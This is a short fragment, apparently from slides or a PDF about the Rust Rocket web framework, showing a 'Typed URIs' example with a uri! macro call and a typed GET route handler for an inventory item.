
```
1 uri!(item: product = Product::Shirt, id = 2417);
```


Typed URIs


```
1 #[get("/inventory/<product>/<id>")]
2 fn item(product: Product, id: usize) -> Item {
3     ...
4 }
```

